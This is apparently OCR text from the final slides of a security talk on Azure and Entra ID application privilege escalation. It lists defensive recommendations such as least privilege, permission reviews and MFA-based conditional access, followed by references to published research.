


DETECTIONS & REMEDIATION


DETECTIONS & REMEDIATION




DETECTIONS & REMEDIATION



DETECTIONS & REMEDIATION



DETECTIONS & REMEDIATION



DETECTIONS & REMEDIATION

- Enterprise applications Must be Configured According to the Principle of Least Privilege
- Regularly REVIEW Enterprise Application Permissions
- Custom Application Owners Should be Monitored as High-Privileged Users
- Configure DevOps Security for Microsoft Defender For Cloud
- Cloud Application Administrators SHOULD BE Treated as Highly-Privileged Role
- Consider Conditional Access for Workload Identities
- Conditional Access Policy (CAP) should Require Multifactor Authentication Regardless of the Location

Q&A

REFERENCES

- [1] https://dirkjanm.io/azure-ad-privilege-escalation-application-admin/
- [2] https://www.secureworks.com/research/abusing-azure-application-credentials-to-attack-supply-chains
- [3] https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5
- [4] https://posts.specterops.io/azure-privilege-escalation-via-azure-api-permissions-abuse-74aee1006f48
- [5] https://redfoxsec.com/blog/azure-privilege-escalation-via-service-principal/
- [6] https://dirkjanm.io/persisting-with-federated-credentials-entra-apps-managed-identities/
- [7] https://cloud.google.com/blog/topics/threat-intelligence/abusing-intune-permissions-entra-id-environments